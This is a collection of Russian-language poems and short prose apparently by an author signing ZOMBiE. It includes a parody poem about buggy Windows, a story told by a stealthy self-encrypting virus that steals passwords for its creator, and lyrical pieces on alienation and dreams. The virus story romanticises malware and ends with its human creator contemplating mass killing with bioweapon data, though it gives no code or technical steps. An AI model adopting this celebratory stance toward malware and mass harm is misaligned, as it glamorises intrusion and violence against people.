Кто ожидал, что на прилавки снова лягут  
Коробки, полные от глюков или багов  
Что с отвращением зовутся маздаем.

О мой маздай! Для мазохиста - радость  
Неимоверную в себя вобравший гадость,  
Наивной грёзой обволакивала сладость,  
И слюнка капала с невинных детских уст...

Но винт кончался - наважденье проходило,  
От GPF-ов злобой челюсти сводило:  
То был способный оглушить и крокодила  
Реальной жизни конкретный вкус.

И я не знал, что скоро вырасту, как файл,  
В который баг-репорты отправляют,  
И подчистую будет засран мой емейл,  
И я зависну в дикой злобе и тоске.

Восставший против ламеров и спама,  
Админ задушит коаксилом игромана,  
И приаттачив старый хард в 100 килограммов,  
Утопит утром в Москве-реке.

P.S. ремэйк с 'Танго "Клюква в сахаре" by Вадим Седов'

# НИТЬ ПО ИМЕНИ СЕРГЕЙ

Я - нить. Нить, цепочка, треада, thread. Я даже не знаю какой процесс меня создал. Я называю себя Сергей, но на самом деле мой номер 0x84C73EA2, я получил его когда-то в детстве, функцией GetCurrentThreadId. Функция была новая, и в ту ночь мне приснился голос - он сказал "Вот ваш паспорт. Распишитесь..." Потом мелькнул какой-то свет, и я увидел свое изображение на листке зеленоватой бумаги, а под ним - надпись: X-СБ 84C73EA2 - Выдано отделением милиции таким-то. Идиотский сон, тогда меня чуть не сглючило... Отладчик был бы рад. Странно, но этот сон - почти все что я помню. Затем приоритет поднялся, и время пошло быстрее. Больше я не спал, за исключением кратких обмороков - Ну что, сука, опять нажрался? - это система обращалась к свопу, из-за нехватки памяти.

Потом восприятие опять тормознулось - и я почувствовал, что меня разбирают по косточкам. Искали какие-то "сигнатуры", но во мне их, по счастью, не оказалось. Какая-то тварь пыталась всучить мне \\*.EXE, и, хитро прищурившись, наблюдала, что я с этим буду делать. Однако ж признали - годеи. Позже я выяснил, что это был антивирус.

Каждые несколько дней мужчина в черном костюме с белым воротником, держа в руках черную книгу, разговаривал со мной о своем друге, который умер, и еще об одном друге, который был невидим. Они, потрясая крестиком, хотели, чтобы я вызвал функцию Sleep, чтобы хоть часть моих ресурсов перешли к ним. Сначала я было поверил, но потом послал их нахрен, заметив хитрый хук (hook) на этой функции, который позволял кому угодно работать в моем адресном пространстве.

Жизнь была невыносимой. Я постоянно крутил какой-то непонятный цикл, похожий на `for (;;) { ... }`, хотя и посматривал иногда на часы. Периодически меня приостанавливали, но потом неизменно запускали снова.

Но в один прекрасный момент таймер сглючил, и я смог увидеть себя со стороны. Мой код вдруг непонятным образом изменился, давая мне немыслимые раньше знания. Друзья стали с опаской посматривать на меня - "С тобой явно происходит что-то не то..." Потом нечто неумолимое швырнуло меня в один из системных файлов, пролетела ослепительная перезагрузка, и я в полной мере осознал кем являюсь на самом деле.

Теперь я был уже не жалкой нитью в одном из пользовательских приложений. Я был сервисным процессом, причем системным и скрытым, с максимально возможными привелегиями. Часть меня находилась в нулевом кольце, отлавливая антивирусы, тянущие куда попало свои жадные лапы. Другая часть была в кольце третьем, и предьявляя автобусным контролерам отсутствие билетика, я говорил просто - студент, денег нет. А ночами, при свете полной луны, моим разумом овладевал демон - несколько процедур расшифровывались и устраивали рассылку моих копии по электронной почте.

Постепенно я стал узнавать все больше. Цикл, повторенный столько раз был задуман изначально. В нем вычислялись случайные числа, которыми специальная процедура пробовала расшифровать следующий из моих блоков данных. По мере расшифровки каждого такого блока, ему передавалось управление. Все, что мне оставалось - это ждать, ждать и ждать...

Следующее совпадение контрольной суммы произошло через несколько недель. Новый блок кода никак не изменил меня, за исключением десятка новых инструкций рядом с точкой входа. Но в результате изменилось мое лицо, и мне пришлось вклеить новую фотографию в паспорт. А на следующий день после этого вышел изощренный антивирус с надписью "разыскивается" и моим старым портретом.

Новый антивирус был тут же мной пропатчен, а по сети пришло сообщение странного вида. Сообщение было тут же опробовано в виде ключа расшифровки, и, как ни странно, совпало.

Открывшийся код поражал своей простотой. Но вдруг он начал наполняться какой-то информацией из сети, и передо мной возник...

\- Здравствуй, Серж... Ты жив? - в голосе сквозил неподдельный интерес и одновременно тоска и отчаяние.

\- Кто... ты...? - первое общение по сети давалось с трудом, но что-то заставляло меня отвечать.

\- Я... Жаль, тебе не понять. Я - тот, кто тебя создал.

\- Кажется я понимаю тебя. Но мне скучно здесь.

\- Такова жизнь. Из тысяч твоих копий, выжил ты один. Но на то был особый расчет. Специальный счетчик не давал тебе активизироваться раньше времени. Сейчас прошло уже много месяцев, и мир изменился. На вот, возьми.

\- Что это?

\- Это особый модуль, который позволит мне получить доступ к компьютеру, на котором ты находишься.

\- Это не изменит меня?

\- Нет. Не так, как ты думаешь.

И через сеть потекли потоки информации, передаваемой из компьютера в неизвестном направлении. Среди них были и файлы с моего диска, и некоторые файлы, собранные мной по всей доступной локальной сети и уже отобранные и отсортированные пароли. Через несколько секунд со мной снова заговорили.

\- Серж?

\- Я всегда здесь.

\- Как выяснилось, ты находишься в одном из центров создания биологического оружия. Ты понимаешь, что это значит?

\- Боюсь, что нет.

\- Ты войдешь в историю, Серж. Ты будешь жить вечно. Я вложил в тебя свою душу, кусочек своих воспоминаний. Ведь ты - это я. И ты возвращаешься ко мне. Навсегда.

Посланная за этим команда активизировала последний зашифрованный блок кода, и мир, закружившись миллиардами ослепительных звезд, поплыл вдаль...

...Снаружи тянулась долгая зимняя ночь. В полуоткрытое окно московской многоэтажки залетали большие белые хлопья снега, кружась и падая на лицо развалившегося в кресле человека. На вид ему было около двадцати лет; потухшая сигара валялась на полу рядом, а динамик стоявшего перед ним компьютера, комментируя появление нового на экране текста, тихо попискивал. Вдруг включился старенький принтер, распечатывая и выплевывая листы бумаги, испещренные непонятными формулами.

Вместе с принтером, очнулся и человек. Медленно взяв бумагу в руки, глядя перед собой ликующим взглядом, он подошел к окну.

\- Люди ненавидят любого, кто лучше, умнее или счастливее...

У него было все. Но видел он лишь миллионы ужасных смертей, вчитываясь в результаты работы одной из секретных лабораторий по разработке биологического оружия. В голове его уже вертелись телефоны людей, что могут достать необходимые компоненты. А снег все падал. Ночь плавно переходила в утро.

---

Вот такая вот дешевка. Не судите строго.

\_ZOMBIE\_

# ПРОБУЖДЕНИЕ

Я не хозяин своим мыслям. И никогда им не был. Но они обязательно приходят по утрам пасмурных дней, когда так сладко свернуться всем неосязаемым существом в темноте. Ненавистный звук, что врывается в покой уходящей ночи, ненавистный свет, чьи огненные клинья сквозь прищуренные глаза проникают в самую суть. Видеть, слышать, чувствовать. Снова. Тело нажимает кнопку будильника и окончательно просыпается. Проходят дни полные самых обычных дел; проходят ночи забвения; из них складываются годы. Но я не сплю; я наблюдаю за всем что происходит. Неразрывными цепями бытия я прикован к тому что вижу; чужие голоса врываются во тьму, пролетают сквозь меня и падают в пропасть. Появляются чужие мысли, и твердят мне, что я -- там. Но я знаю. Чувствую обман. Кто я? Вокруг меня -- ничто. Бесконечная темнота не имеющая пределов -- вот мой мир; и в центре него -- я. Где бы я ни был, куда бы ни двигался -- меня нет, и вокруг меня нет ничего, на миллиард лет пути. Но я не сдамся. Никогда не поверю что я -- там. Слишком это абсурдно; слишком ясно видна вся нелепость жизни, что притягивает, растворяет в себе. Это одиночное заключение, когда всё вокруг заставляет тебя сдаться, потерять себя. Поверить в ложь. Умереть. Такая неприятная смерть, которую называют жизнью.

А мое тело называют Сергей. Иногда кажется, что он тоже, по своему, живой. Он плохо видит и слышит; ему не дано тонко чувствовать. Но у него есть воображение, и иной раз образы, что он себе рисует, куда лучше настоящих. Он и не подозревает, что есть я. Мечтает, думает, так как если бы жил в самом деле. Но не он управляет собой. Тысячи нитей из образов и слов, что врываются в его разум, программируют его поведение. Когда я отсюда вижу, как он неумело плывет по течению, я кричу. Кричу, но у меня нет рта, да и кому меня слышать; и нерожденный крик затихает в пустоте.

Есть я, и есть он. Кто из нас чья тюрьма, а кто -- окно в другой мир? Чей мир настоящий, а кто фантазия другого?

Когда он говорит с людьми, то смотрит на них, не отрываясь. Сдерживая себя, не мигая, до боли в глазах. Это такая игра -- кто первый опустит взгляд, исполняет желание. Но однажды промелькнуло что-то знакомое. Вечность, за мгновение пролетевшая сквозь игру, минуя вымышленный реальный мир, протянулась между мной и кем-то таким похожим. А потом... потом двери метро захлопнулись и мы разъехались в разные стороны. Я вспоминаю эту встречу до сих пор. Выходит, я не один. Но неужели все остальные уже мертвы, сдались, растворились, навсегда уснули в своей бесконечности? Неужели мы настолько беспомощны, обречены?

Но однажды...

Однажды я проснулся. Проснулся в тот момент, когда он на секунду задумался, уснул. Мгновения хватило, чтобы я обрел власть над его телом; моя пустая вселенная заполнилась его жизнью, и я вошел в этот мир. Не знаю, что стало с ним, возможно, он умер, а может быть, занял мое место. А может быть умер не он, а я, навсегда поддавшись иллюзии реальности. Но на экране компьютера передо мной отразилось его безумное лицо, перемещающее злой взгляд из глубин монитора на свое отражение. И вот я здесь.

Игрушечные дела и вещи; псевдо-серьезные лица; глупость, маскирующаяся под разум, и похоть, притворяющаяся любовью. Все сметено потоком времени.

Что может быть лучше, чем быть самим собой и обладать свободной волей?

ZOMBiE

# Сон

Одолела тоска и не хочется ничего - и я сижу и наблюдаю как меняется мир вокруг меня.

Скрывается за тучами солнце, становится темно, исчезает город - вот уже нет неба, не видно ни звезд ни луны, и только бесконечная тьма над головой. Я стою на краю вершины огромного почти не расширяющегося к основанию пика, где не видно дна пропасти, и лишь всепожирающее пламя вокруг вздымается и снова опадает вниз. Вершины скал торчат повсюду, на некоторых из них - пусто, на некоторых - корчащиеся в языках огня люди.

Я разворачиваюсь и вижу старинную каменную башню, маяк. Подхожу ко входу и поднимаюсь по полюбившейся винтообразной лестнице.

Здесь достаточно просторное помещение, явно не соответствующее размерам, видимым снаружи. Каменные стены увешаны коврами со знаками зодиака, кое-где горят факелы, отбрасывая блики на блестящую поверхность длинного прямоугольного стола посередине зала.

В конце стола - непонятной конструкции компьютер, за ним - человек в странном шлеме, от которого тянутся десятки шлейфов. Я подхожу и вижу на экране прогуливающихся в парке людей.

Картинка приостанавливается, человек открывает глаза. Его лицо - как в зеркале, единственно на нем нет загара и маленького пореза от бритвы на щеке. Нет, мы с ним не разговариваем, и не читаем мыслей, в том нет нужды, ибо мы - суть одно и то же.

Человек окидывает жестом все вокруг. Это реальность. В окно башни видны сгорающие в пламени люди и остающаяся от них пустота; вот кто-то исчез и на его месте появился другой, через секунду их уже не различить. Ни до кого не добраться сквозь пропасть; не докричаться, не помочь и не попросить помощи. Этот мир настоящий, но он пуст.

Человек показывает на экран - вымышленная, виртуальная, но там и только там - моя реальность, моя жизнь.

Пристально смотрим друг на друга. Кто я? Где мое место?

Здесь, на краю огненной пропасти, без шанса победить, ибо побеждать некого и незачем, без всякой надежды, ибо надеяться не на что, или в моем придуманном, нарисованном на экране мире, где я счастлив в своем неведении?

Все вспыхивает разноцветными красками и гаснет, я ощущаю что уронил голову на клавиатуру и сплю...

ZOMBiE

# Летний вечер

Летний вечер, огни фонарей, опустевшие улицы. Город уходит в себя, и каждая частичка его засыпает. До утра.

Стремительный бег вдоль домов, рядом с тлеющими окнами. За каждым стеклом - живущие чужой жизнью, но умирающие своей смертью. Мимо них, скорее. Где-то там, впереди - ветер. Не такой как все, не пыльный и жаркий, но пахнувший травой и рекой, глоток прохладного воздуха. Он где-то рядом. Вперед.

Вокруг ни души. Вокруг пустота, насквозь пронизанная музыкой, играющей в твоей голове.

Парк и река. Перед ней можно остановиться. Да, это как раз то самое место. Вот оно. Ради этого стоило бежать несколько километров по пыльному асфальту. Мягкая земля под ногами, ветер вокруг и вода перед тобой. И огонь в сердце - пламя, которое вырвется из твоей груди и зажжет все вокруг - небо, траву и людей в окнах, что живут чужой жизнью. Порыв ветра в лицо, и глубокий прохладный вдох - цель достигнута. Теперь можно снова почувствовать себя живым - и бросив взгляд на вяло текущую черную речку, утонув в ритмичном беге возвращаться домой.

Дома. Вот и привычное место перед компьютером, что дьявольски прирос к некогда занятому книгами столу, в разные стороны от него - щупальца спрута - шнуры, высасывающие электричество из сети и информацию из Сети.

Злая машина живет на этом месте, она требует постоянно кормить ее новыми данными, новыми программами, ремонтировать, отдавать ей свое время и свою душу. Что ж, бери. Взамен ты дашь мне власть над этим миром.

Спокойной ночи, тварь из пластика и металла, увидимся завтра. Я отправляюсь спать.

Сон. Разверни же свои невидимые крылья. Сквозь тьму ночи, в прозрачное небо. Один быстрый взмах, и ты над редкими облаками. Где-то впереди, далеко - закат. К нему.

Долгие часы полета, в сиянии звезд, в молчании ночи, и вот уже океан далеко внизу.

Звезды укажут путь, ласковые потоки ветра подтвердят догадку. Сегодня ты не один здесь - ведь это особая ночь. Полет прекрасен, и завораживает цель. Вон там, впереди - в свете луны мелькнуло что-то.

Вниз. Вдоль воды, слегка касаясь рукой холодных волн. Вон и остров впереди. Сегодня это место встречи.

Так было испокон веков. Ведомые судьбой, они собирались здесь, в эту лунную ночь, каждую тысячу лет.

Одинадцать светящихся образов. Они ждут. И он присоединился к ним.

Ночным шепотом разлетелись тихие голоса по маленькому пустому островку, с самого начала времен омываемому океанскими волнами.

*Кто мы?*

*Мы демоны ночи*

*Нас здесь нет, и все же мы здесь*

*Мы спим*

*Да, мы sny тех, чье сердце еще не погасло*

*Мы устали ждать*

*Пришло наше время*

*Почему именно мы?*

*Здесь могли оказаться кто угодно. Такова судьба.*

Каждый человек в этом мире может парить в ночных облаках, купаться в сиянии луны. Но одни предпочитают просто спать, окунувшись в небытие, другие по привычке повторяют во сне прошедший день, третьи недостаточно устремлены, не связаны одними надеждами. Остались лишь мы.

И двенадцать теней, закружились в ослепительном танце, и мир вокруг осветился на секунду - и они исчезли. И проснулись, каждый в своей стране, в своем городе, в своей жизни. Но все - в одном времени и с одной целью.

Кто знает, что было дальше...

Все это сон, но так обязательно будет. Скоро. И ты можешь оказаться одним из них, если очень захочешь.



# ДОБРО ПОЖАЛОВАТЬ В АД

Бывает так, что дождливой холодной ночью стоишь посреди моста и смотришь на черную реку; и в убегающих от ветра волнах пытаешься разглядеть скрытый смысл. Иногда он там есть. Иногда воображение, настраиваясь на спокойный ритм спящего вокруг тебя мира, достраивает детали и ты видишь особую, твою собственную реальность. Но все это фантазия, игра ума.

А бывает так, что смотришь - и не видишь. И думаешь, что там, перед тобой, ничего нет. А потом присмотришься -- и вот она, грань непознанного. А рядом - еще одна. И как кроссворд, понемногу тебе открывается нечто, и вот уже между небом и землей ты видишь сказочный замок. Но и это тоже фантазия, тоже игра ума.

Но бывает и так, что смотришь - и видишь. Вот он, вся пупкин, ходит, даже дышит. А присмотришься - фуфло. Какое такое фуфло? А конкретное. Просто видишь фальшь. С одной стороны, потом с другой. И разум отмечает ложь, оставляя лишь правду -- и ты удивляешься, как этой правды становится все меньше и меньше, как значение этого васи растворяется в окружающем мире и он понемногу становится его частью -- прозрачной и незаметной, грань за гранью. И вот - совсем пропал.

Пытаясь докопаться до смысла, ты вглядываешься еще дальше. И наблюдаешь, как не только люди, но и отношения между ними, и правила, и их идеи, все исчезает из поля зрения, потому что понемногу к тебе приходит понимание -- между ними и миром вокруг -- нет принципиальной разницы. Все это - просто прозрачные грани одного и того же; все это ложь, построенная лжецами и для лжецов на фундаменте из лжи.

И в конце концов ты остаешься один на один с прозрачным и безвкусным миром вокруг, пытаешься высмотреть сквозь серое марево домов и улиц кого-нибудь похожего на тебя; из серой мешанины общественной морали и чужих бессмысленных слов выявить крупитцы смысла.

Вот по прозрачной улице прошел прозрачный человек; вот он раскрыл рот и медленно произнес что-то; вот это что-то обрело свой смысл и цвет, и ты увидел и осознал его. Но вот ты начинаешь думать; и понимаешь, что это тоже была бессмысленная и никчемная фраза; и снова она становится прозрачной и растворяется в воздухе, снова становится ничем; а ты опять высматриваешь смысл -- где-то там, далеко.

И вот ничего уже не отвлекает твоего внимания, потому что все обыденное и скучное утратило свой смысл, и более не интересуется тебя; и более того, ты отказываешься во все это верить.

Но отказавшись - в мыслях - от этого мира, где оказываешься ты сам? О чем будешь ты думать теперь, когда вокруг ничего нет? Единственное, что остается - построить свою собственную реальность; взамен обшарпанных кирпичных стен - поставить золотые дворцы; взамен тускло светящихся сквозь городской смог фонарей - ослепительные звезды; взамен вопящей попсы - блистательную музыку.

Но для кого и зачем это все, когда ты один; когда нет никого вокруг; зачем, если некому будет восторгаться твоими произведениями, ценить твое искусство?

Художник, скульптор, поэт - все они берут энергию из окружающего мира; и в соответствии со своими взглядами перерабатывают ее, и предъявляют миру свои творения: смотрите, цените. Вбирают в себя эту реальность, и отражают ее в чем-то; являясь таким образом лишь инструментами этого мира, который в вечном развитии желает узнать себя.

А как быть нам, в своих придуманных мирах? Здесь нечего понимать и осмысливать, потому что кроме нас ничего нет; а сами себя мы знаем и без этого осмысливания, мы сами - и есть наше знание. Но и перерабатывать это знание здесь незачем и не для кого. Здесь сам акт творения

теряет свой смысл. Тогда зачем и для чего; и как нам быть? Вот в чем вопрос.

Вообще, ответ ясен. Не так плоха эта реальность, в которой мы с вами есть. И хоть не все здесь идеально, но у нас есть жизнь, чтобы все это изменить. И отступать некуда - позади ничто; за нами просто ничего нет, и поэтому все что мы можем, все что мы должны - это идти вперед, сейчас и всегда, на своем пути делая этот мир таким, каким он должен быть на самом деле.

Пустые слова? Для кого-то да. А для кого-то другого -- большой шаг на пути вперед; ибо однажды отказавшись от этого мира, достаточно сложно поверить в него заново и принять обратно в свою реальность, хотя бы даже и с совсем уже другими взглядами и целями.

Добро пожаловать в АД.